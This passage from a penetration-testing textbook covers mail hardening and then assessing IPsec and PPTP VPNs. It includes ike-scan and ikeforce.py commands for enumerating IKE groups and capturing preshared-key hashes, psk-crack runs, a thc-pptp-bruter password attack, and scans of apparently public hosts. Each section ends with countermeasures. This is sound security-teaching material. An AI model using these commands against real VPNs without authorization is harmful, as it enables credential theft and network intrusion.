Mail systems are nebulous and have large attack surfaces (think SMTP, IMAP, and POP3 server software, antivirus and content checking engines, and mail client applications running on user devices). Upon identifying a particular antivirus engine, commercial content checking appliance, mail server, or client, you can seek to exploit known vulnerabilities.

Mail Services Countermeasures

You should consider the following countermeasures when hardening mail systems:

- Don't expose feature-rich SMTP servers to the public Internet or untrusted networks. Sendmail and Microsoft Exchange have large codebases and introduce unnecessary exposure. Use a dedicated content filter (either in the form of a physical appliance or cloud service) to parse email, or deploy a lightweight MTA such as qmail or Exim.
- Use SPF, DKIM, and DMARC to prevent transmission and receipt of unauthorized content by your servers. Also, configure exposed SMTP interfaces to not accept email from untrusted networks (e.g., the public Internet) that are apparently from a domain internal to your organization.
- Configure external content filtering mechanism to add material to the subject field of email originating outside of the environment (e.g., a string notifying the user that the message is from an untrusted source).
- Use of antivirus and content filtering software increases your attack surface, and exploitable flaws exist in such packages. Ensure that filtering and antivirus software is patched up to date.
- Disable support for weak authentication mechanisms within your mail services (e.g., LOGIN, PLAIN, and CRAM-MD5). If authentication is not used by SMTP, disable the functionality completely.
- Enforce TLS where possible (between both SMTP servers, and services supporting collection of email over POP3 and IMAP). Consider client certificates to provide an additional layer of authentication, and prevent unauthorized parties from interacting with services.
- Minimize the impact of brute-force password grinding attacks by enforcing a strong password policy on your mail servers (covering all vectors).
- Increase visibility by logging failed authentication attempts made against mail services. Account lockout policies may also be defined within some platforms (e.g., Microsoft Windows), which will mitigate brute-force password grinding risks.

¹ John Jetmore, “[Swaks - Swiss Army Knife for SMTP](#)”, Jetmore.org.

² See <https://www.eicar.org/download/eicar.com.txt>.

³ Jon Oberheide and Farnam Jahanian, “Remote Fingerprinting and Exploitation of Mail Server Antivirus Engines”, University of Michigan Technical Report CSE-TR-552-09, Ann Arbor, MI, June 2009.

⁴ See RFC 3461.

⁵ D. J. Bernstein, “SMTP: Simple Mail Transfer Protocol”, cr.yp.to.

⁶ See “Extended SMTP” on Wikipedia.

⁷ Nmap *smtp-brute* script.

⁸ See RFC 7208.

⁹ See RFC 6376.

¹⁰ See RFC 7489.

¹¹ See “The Social-Engineer Toolkit (SET)” on TrustedSec.com.

¹² There are countless videos and tutorials online demonstrating its features, including Javi Oliu, “Social Engineering Toolkit”, YouTube video, posted May 24, 2014, and Jeremy Martin, “Exploitation with Social Engineering Toolkit SET”, YouTube video, posted April 21, 2013.

¹³ Eric Smith, “DerbyCon Cheat Codez: Level Up Your SE Game”, YouTube video, posted by Adrian Crenshaw on September 30, 2013.

¹⁴ See CVE-2011-0919.

¹⁵ Fanbao Liu et al., “Fast Password Recovery Attack: Application to APOP”, *Journal of Intelligent Manufacturing* 25, no. 2 (2014): 251–261.

¹⁶ See “Comparison of Features and Services Coverage” on THC.org.

Chapter 10. Assessing VPN Services

VPN services provide access to remote users and branch offices through IPsec, PPTP, and TLS. Service endpoints can be abused to obtain sensitive data, gain network access, and impact availability through denial of service. This chapter focuses on IPsec and PPTP protocols. TLS is increasingly used to provide secure network access, as described in [Chapter 11](#).

IPsec

IP is an inherently unsafe protocol, lacking *confidentiality*, *integrity*, and *authentication*. When implemented correctly, IPsec negates the following attack classes:

- Network sniffing
- Source forgery (IP spoofing)
- Modification of data within packets
- Replay attacks

Internet Key Exchange (IKE)¹ is used to authenticate IPsec peers and set VPN parameters. A *security association* (SA) is established, defining the IPsec protocols used when sending material, plus cryptographic algorithms, keys, and their expiry (known also as *lifetime*). The process is summarized in [Figure 10-1](#).



Figure 10-1. Setup and use of an IPsec tunnel with IKE

Packet Format

Mutually agreed IPsec SA fields define the security features used between peers. **Figure 10-2** shows an example IP datagram using IPsec in tunnel mode. The Authentication Header (AH)² provides integrity and data origin authentication with an HMAC of the IP datagram. The Encapsulating Security Payload (ESP)³ encapsulates and encrypts IP datagrams, providing confidentiality.



Figure 10-2. IPsec datagram format (tunnel mode)

ISAKMP, IKE, and IKEv2

The Internet Security Association and Key Management Protocol (ISAKMP) service supports IKE and is exposed via UDP port 500. Demonstrated by [Figure 10-1](#), IKE involves a two-phase process to define an IPsec SA: the first phase authenticates the peers and establishes an ISAKMP SA (used to protect phase two messages), and the second establishes an IPsec SA (used to encrypt data). In some implementations, a mechanism known as XAUTH introduces an additional phase to support user authentication.

Exploitable flaws within IKE are addressed by the IKEv2 standard,⁴ which condenses the two phases a single set of messages. **Figure 10-3** demonstrates the relationship between IKE, IKEv2, XAUTH, AH, and ESP.



Figure 10-3. IPsec protocol components

IKE Assessment

Roy Hills' *ike-scan*⁵ supports IKE but has limited IKEv2 support at the time of writing. **Example 10-1** demonstrates the utility identifying an IPsec VPN server. The -2 flag initiates an IKEv2 handshake in the second case, with a negative result.

Example 10-1. Identifying IKE endpoints

```
root@kali:~# ike-scan -q 80.1.128.0/30
Starting ike-scan 1.9 with 4 hosts (http://www.nta-monitor.com/tools/ike-scan/)
80.1.128.0    Notify message 14 (NO-PROPOSAL-CHOSEN)
80.1.128.1    Notify message 14 (NO-PROPOSAL-CHOSEN)
```

```
Ending ike-scan 1.9: 4 hosts scanned in 2.607 seconds (1.53 hosts/sec).
0 returned handshake; 2 returned notify
```

```
root@kali:~# ike-scan -q -2 80.1.128.0/30
Starting ike-scan 1.9 with 4 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
```

```
Ending ike-scan 1.9: 4 hosts scanned in 2.570 seconds (1.56 hosts/sec).
0 returned handshake; 0 returned notify
```

This technique will identify most IPsec servers, but can fail if the IKE service honors only requests from specific addresses or expects certain *transform sets*. An IKE transform set defines the encryption algorithm, integrity algorithm, authentication mode, and Diffie-Hellman (DH) group used during key exchange. Upon identifying accessible IKE services, you can probe them further by using *ike-scan* to understand their configuration and potential weaknesses.

IKE service fingerprinting

The *ike-scan* utility identifies IPsec implementations through analysis of the vendor ID value and IKE backoff pattern, as demonstrated by [Example 10-2](#). Use the `-M` flag to split the output across multiple lines and `-o` to display implementation guesses.

Example 10-2. Fingerprinting VPN servers with ike-scan

```
root@kali:~# ike-scan -M -o 10.0.0.11 10.0.0.47 10.0.0.254
Starting ike-scan 1.9 with 3 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
10.0.0.11  Main Mode Handshake returned
          HDR=(CKY-R=21b6f96306fe758f)
          SA=(Enc=DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds
          LifeDuration=28800)
10.0.0.47  Main Mode Handshake returned
          HDR=(CKY-R=a997321d37e9afa2)
          SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024
          LifeType=Seconds
          LifeDuration(4)=0x00007080)
          VID=dd180d21e5ce655a768ba32211dd8ad9 (strongSwan 4.0.5)
          VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
10.0.0.254 Main Mode Handshake returned
          HDR=(CKY-R=324e3633e6174897)
```

Example 10-3. Running ike-scan with custom transform attributes

```
root@kali:~# ike-scan -M -a 5,1,1,5 -o 10.0.0.20
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
10.0.0.20    Main Mode Handshake returned
              HDR=(CKY-R=871c8aba1cf5a0d7)
              SA=(SPI=699f1a94e2ac65f8 Enc=3DES Hash=MD5 Auth=PSK
Group=5:modp1536
              LifeType=Seconds LifeDuration(4)=0x00007080)
              VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
              VID=810fa565f8ab14369105d706fbd57279
```

IKE Backoff Patterns:

IP Address	No.	Recv time	Delta Time
10.0.0.20	1	1171749705.664218	0.000000
10.0.0.20	2	1171749706.175947	0.511729
10.0.0.20	3	1171749707.190895	1.014948
10.0.0.20	4	1171749709.192046	2.001151
10.0.0.20	5	1171749713.210723	4.018677
10.0.0.20	6	1171749721.211048	8.000325
10.0.0.20		Implementation guess: Sun Solaris	

Through *ike-scan*, you can reverse engineer the configuration and identify weaknesses (e.g., flawed encryption algorithms and authentication methods). IKE transform fields and common values are as follows:

Encryption algorithms

1 (DES), 5 (3DES), 7/128 (AES-128), and 7/256 (AES-256)

Integrity algorithms

1 (MD5) and 2 (SHA-1), 4 (SHA-256), 5 (SHA-384), and 6 (SHA-512)

Authentication methods

1 (PSK), 3 (RSA), and 65001 (XAUTH)

DH groups

1 (768-bit), 2 (1,024-bit), and 5 (1,536-bit), 14 (2,048-bit), and 15 (3,072-bit)

Example 10-4 demonstrates *ike-scan* used against a VPN server that supports 3DES encryption, SHA-1 integrity checking, PSK authentication, and key

parameters were published in 1998 and are used by other applications, including SSH, Tor, and OTR.

Cisco recommends avoidance of DH groups 1 and 2 in particular,⁷ stemming from a research paper.⁸ The paper's authors describe how it is likely that nation states can decrypt IPsec sessions negotiated using weak groups via discrete log precomputation. The hundreds of millions of dollars spent performing precomputation are amortized through the real-time decryption of any session using a weak group (1,024-bit or smaller).

Significant flaws within common IPsec implementations are listed in **Table 10-1**. Two vulnerability classes that I've omitted for the sake of brevity are denial of service conditions and authentication flaws leading to MITM (requiring network access).

Table 10-1. Exploitable flaws in IPsec implementations

CVE reference	Implementation	Notes
–	Cisco PIX 6.3(5) and prior	Information leak resulting in PSK and RSA key exposure via IKE ^a
CVE-2016-1287	Cisco ASA and others	A severe code execution flaw affecting Cisco’s IKE implementation ^b
CVE-2014-2338	strongSwan 5.1.2 and prior	IKEv2 authentication bypass
CVE-2013-1194 CVE-2010-4354	Cisco ASA and others	Aggressive mode IKE group enumeration vulnerability
CVE-2012-5032	Cisco IOS 15.1 and prior	The Flex-VPN load-balancing feature supports the forwarding of traffic to an arbitrary destination
CVE-2011-1547	NetBSD 5.1 and prior	Multiple IPsec stack overflows and vulnerabilities within the kernel, allowing remote attackers to corrupt memory with unintended consequences
CVE-2011-0935	Cisco IOS 15.0 and 15.1	PKI caching flaws resulting in bypass of intended access restrictions through use of an old key
CVE-2010-4685	Cisco IOS 15.0	
CVE-2010-2628	Swan 4.4.0 Swan 4.3.0 to 4.3.6	Buffer overflow resulting in arbitrary code execution via a crafted identity

^a Joseph Cox, “[Research Grabs VPN Password with Tool from NSA Dump](#)”, Motherboard, August 19, 2016.

^b David Barksdale, Jordan Gruskovnjak, and Alex Wheeler, “[Execute My Packet](#)”, Exodus Intelligence Blog, February 10, 2016.

Aggressive mode IKE group enumeration

Many IPsec implementations support aggressive mode IKE and PSK authentication. [Example 10-5](#) demonstrates how *ike-scan* enumerates a valid

identity (known as *group*) based on the server response. In this case, the *testvpn* group is valid.

Example 10-5. Aggressive mode group enumeration with ike-scan

```
root@kali:~# ike-scan -M -A -n nonexistent123 10.0.0.254
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
```

```
Ending ike-scan 1.9: 1 hosts scanned in 2.480 seconds (0.40 hosts/sec).
0 returned handshake; 0 returned notify
```

```
root@kali:~# ike-scan -M -A -n testvpn 10.0.0.254
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.254 Aggressive Mode Handshake returned
      HDR=(CKY-R=c09155529199f8a5)
      SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
      VID=166f932d55eb64d8e4df4fd37e2313f0d0fd845100000000000000000000000000000000
(Netscreen-15)
      VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
      VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)
      KeyExchange(128 bytes)
      Nonce(20 bytes)
      ID(Type=ID_IPV4_ADDR, Value=10.0.0.254)
      Hash(20 bytes)
```

```
Ending ike-scan 1.9: 1 hosts scanned in 0.103 seconds (9.75 hosts/sec).
1 returned handshake; 0 returned notify
```

Group enumeration is automated upon installing *ikeforce.py*⁹ within Kali Linux, as demonstrated by [Example 10-6](#). The utility also tests for the Cisco ASA aggressive mode IKE group enumeration flaw listed in [Table 10-1](#).

Example 10-6. Aggressive mode IKE group brute-force

```
root@kali:~# pip install pyip
root@kali:~# git clone https://github.com/SpiderLabs/ikeforce.git
root@kali:~# cd ikeforce/
root@kali:~/ikeforce# ./ikeforce.py 10.0.0.254 -e -w
wordlists/groupnames.dic
[+]Program started in Enumeration Mode
[+]Checking for possible enumeration techniques
Analyzing initial response. Please wait, this can take up to 30 seconds...

[+]Cisco Device detected
```

[-]Not vulnerable to DPD group name enumeration
[+]Device is vulnerable to multiple response group name enumeration
Restarting...

[+]Using New Cisco Group Enumeration Technique
Press return for a status update

[*]Correct ID Found: testvpn

Group values are also obtained by network sniffing, as details are sent in the clear during an aggressive mode IKE exchange. **Example 10-7** demonstrates *tcpdump* used to passively obtain an initiator's identity. Groups can be email addresses, usernames, or arbitrary labels (e.g., *corp_vpn*).

Example 10-7. Sniffing aggressive mode traffic to discover the group

```
root@kali:~# tcpdump -n -i eth0 -s 0 -X udp port 500
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
13:25:24.761714 IP 192.168.124.3.500 > 192.168.124.155.500: isakmp: phase 1
I agg
0x0000:  4500 0194 0000 4000 4011 bf69 c0a8 7c03  E.....@.@..i..|.
0x0010:  c0a8 7c9b 01f4 01f4 0180 8f25 20fc 2bcf  ..|.....%..+.
0x0020:  17ba b816 0000 0000 0000 0000 0110 0400  .....
0x0030:  0000 0000 0000 0178 0400 00a4 0000 0001  .....x.....
0x0040:  0000 0001 0000 0098 0101 0004 0300 0024  .....$
0x0050:  0101 0000 8001 0005 8002 0002 8003 0001  .....
0x0060:  8004 0002 800b 0001 000c 0004 0000 7080  .....p.
0x0070:  0300 0024 0201 0000 8001 0005 8002 0001  ...$.
0x0080:  8003 0001 8004 0002 800b 0001 000c 0004  .....
0x0090:  0000 7080 0300 0024 0301 0000 8001 0001  ..p...$.
0x00a0:  8002 0002 8003 0001 8004 0002 800b 0001  .....
0x00b0:  000c 0004 0000 7080 0000 0024 0401 0000  .....p...$.
0x00c0:  8001 0001 8002 0001 8003 0001 8004 0002  .....
0x00d0:  800b 0001 000c 0004 0000 7080 0a00 0084  .....p.....
0x00e0:  35a0 fea9 6619 87b4 5160 802e bb9e 33e4  5...f...Q`...3.
0x00f0:  5e09 87fe a9e3 40de cb8d e376 bc85 5a55  ^.....@....v..ZU
0x0100:  32b8 37ca 7302 01eb 5014 1024 2a5b 00d9  2.7.s...P..$*[..
0x0110:  00b9 7e16 11dd 5f2f 0b67 0046 214c 37c2  ..~..._/..g.F!L7.
0x0120:  a486 4a24 d73f d393 b99e 21b0 7c47 fd8a  ..J$.?....!.|G..
0x0130:  5427 d7c1 1258 954c 2314 d1cb c824 c0d8  T'...X.L#....$.
0x0140:  3efd dc84 176c f8a2 7c57 97ef 24b7 3f84  >....l..|W..$.?.
0x0150:  8de7 7590 400b 7ac0 ece5 ffc0 4b5a 994a  ..u.@.z.....KZ.J
0x0160:  0500 0018 d415 b54b 1884 9dec 0dea 762a  .....K.....v*
0x0170:  5cdb ce04 278f 31f8 0000 001c 0311 01f4  \...'..1.....
0x0180:  6368 7269 7340 6578 616d 706c 652e 6f72  chris@example.or
0x0190:  670a                                     g
```

Aggressive Mode IKE PSK Cracking

Example 10-8 demonstrates *ike-scan* used to obtain a PSK hash from an endpoint supporting aggressive mode. A valid group is often required (provided via the `-n` argument). In this case, the PSK hash is saved to *hash.txt* and attacked by using *psk-crack*. You can find further discussion of the vulnerability in the Trustwave SpiderLabs Blog.¹⁰

Example 10-8. Obtaining and cracking an aggressive mode preshared key

```
root@kali:~# ike-scan -M -A -n test_group -Phash.txt 10.0.0.252
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
10.0.0.252 Aggressive Mode Handshake returned
      HDR=(CKY-R=c09155529199f8a5)
      SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
      VID=166f932d55eb64d8e4df4fd37e2313f0d0fd8451000000000000000000
(Netscreen-15)
      VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
      VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)
      KeyExchange(128 bytes)
      Nonce(20 bytes)
      ID(Type=ID_IPV4_ADDR, Value=10.0.0.252)
      Hash(20 bytes)

root@kali:~# psk-crack hash.txt
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-
scan/)
Running in dictionary cracking mode
key "abc123" matches SHA1 hash 70263a01cba79f34fa5c52589dc4a123cbfe24d4
Ending psk-crack: 10615 iterations in 0.166 seconds (63810.86
iterations/sec)
```

Attacking XAUTH

Most implementations use aggressive mode IKE with a PSK to perform *group authentication*, and XAUTH to provide additional *user authentication* (via Microsoft Active Directory, RADIUS, or similar). Within IKEv2, EAP replaces XAUTH to authenticate users.

IPsec servers supporting XAUTH return a particular VID value when probed, as shown in **Example 10-9**. In this case, we initiate an aggressive mode handshake using a valid group (*vpntest*).

Example 10-9. Enumerating XAUTH support

```
root@kali:~# ike-scan -M -A -n vpntest 10.0.0.250
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
10.0.0.250 Aggressive Mode Handshake returned
      SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
      KeyExchange(128 bytes)
      Nonce(20 bytes)
      ID(Type=ID_IPV4_ADDR, Value=10.0.0.250)
      Hash(16 bytes)
      VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
VID=09002689dfd6b712 (XAUTH)
      VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection)
      VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
      VID=1f07f70eaa6514d3b0fa96542a500306 (Cisco VPN Concentrator)
```

The XAUTH mechanism relies on the strength of the PSK (group secret), leaving it susceptible to a MITM attack¹¹ and brute-force password grinding. Armed with a valid group name and secret, you can do the following:

- Establish a fake IKE service and harvest user credentials by using *fiked*¹²
- Brute-force XAUTH user passwords by using *ikeforce.py*¹³

Authenticating with an IPsec VPN

VPNC in Kali Linux is used to establish authenticated IPsec tunnels. Configuration profiles exist under */etc/vpnc/* and are called from the command line by using *vpnc*, as demonstrated by [Example 10-10](#). Through this new interface (*tun0*) we can send traffic over the VPN.

Example 10-10. IPsec VPN authentication from Kali Linux

```
root@kali:~# cat > /etc/vpnc/vpntest.conf << STOP
IPSec gateway 10.0.0.250
IPSec ID vpntest
IPSec secret groupsecret123
IKE Authmode psk
Xauth username chris
Xauth password tiffers1
STOP
root@kali:~# vpnc vpntest
VPNC started in background (pid: 6980)...
root@kali:~# ifconfig tun0
```

```
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.100.0.5  P-t-P:10.100.0.5  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST MTU:1412  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

PPTP

Commonly used to provide remote access to mobile devices, Point-to-Point Tunneling Protocol (PPTP)¹⁴ uses TCP port 1723 for key exchange and IP protocol 47 (GRE)¹⁵ to encrypt data between peers. Due to protocol complexity and reliance on MS-CHAP for authentication, PPTP is vulnerable to attack, as described by Bruce Schneier¹⁶ and exploited by Moxie Marlinspike's *chapcrack*.¹⁷

Example 10-11 demonstrates Nmap used to fingerprint three exposed PPTP services, revealing hostname, vendor, and firmware information where available.

Example 10-11. Fingerprinting PPTP services via Nmap

```
root@kali:~# nmap -Pn -sSV -p1723 76.111.15.66 130.180.60.102 101.53.13.182
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-04-19 03:17 EDT
Nmap scan report for 76.111.15.66
PORT      STATE SERVICE VERSION
1723/tcp  open  pptp    Mac OS X, Apple Computer, Inc (Firmware: 1)
Service Info: Host: macxserver.cedarhouse.info
```

```
Nmap scan report for 130.180.60.102
PORT      STATE SERVICE VERSION
1723/tcp  open  pptp    Microsoft (Firmware: 3790)
```

```
Nmap scan report for 101.53.13.182
PORT      STATE SERVICE VERSION
1723/tcp  open  pptp    Fortinet pptp (Firmware: 1)
Service Info: Host: FG100D3G13820428
```

The *thc-pptp-bruter* utility within Kali Linux supports brute-force password grinding via PPTP, as demonstrated by **Example 10-12** (with a username of *chris*). Use the *-n* and *-l* options to adjust the number of parallel attempts.

Example 10-12. PPTP server brute-force password grinding

```
root@kali:~# cat crackdict.txt | thc-pptp-bruter -u chris 192.168.0.5
Hostname 'WEBSERV', Vendor 'Microsoft Windows NT', Firmware: 2195
5 passwords tested in 0h 00m 00s (5.00 5.00 c/s)
9 passwords tested in 0h 00m 02s (1.82 4.50 c/s)
Password is '!asdfgh'
```

VPN Testing Recap

Tactics to test IPsec and PPTP services include the following:

Service fingerprinting and software evaluation

Fingerprint available services to identify software defects that lead to unintended consequences (e.g., information leak, code execution, or denial of service). Both IPsec and PPTP services may leak hostname and firmware details that prove useful elsewhere.

Identifying cryptographic weaknesses

DH group 1 and group 2 are vulnerable to attack; however, exploitation requires network access to obtain key exchange messages and ciphertext. If MD5 or SHA-1 are used for integrity checking, material may also be spoofed with unintended consequences.

Exploitation of aggressive mode IKE

Support for aggressive mode is exploited both passively and actively to obtain valid group and PSK values, and in turn compromise XAUTH credentials (if used) that can be used to gain authenticated access.

Brute-force password grinding

Weak PPTP and XAUTH user passwords are easily obtained via brute-force. Review of VPN authentication logs in many environments is an afterthought, and so this vector can be particularly useful.

VPN Services Countermeasures

You should consider the following countermeasures when hardening VPN services:

- Ensure that VPN servers are maintained and patched up to date to mitigate attacks affecting confidentiality, integrity, and availability (all of which are critical to VPN operation).
- Disable support for weak authentication methods and encryption algorithms. Don't rely on client preferences or settings. In particular, you should disable aggressive mode IKE, DES encryption, MD5 and SHA-1 integrity checking, and enforce both AH and ESP features (providing authentication and confidentiality).
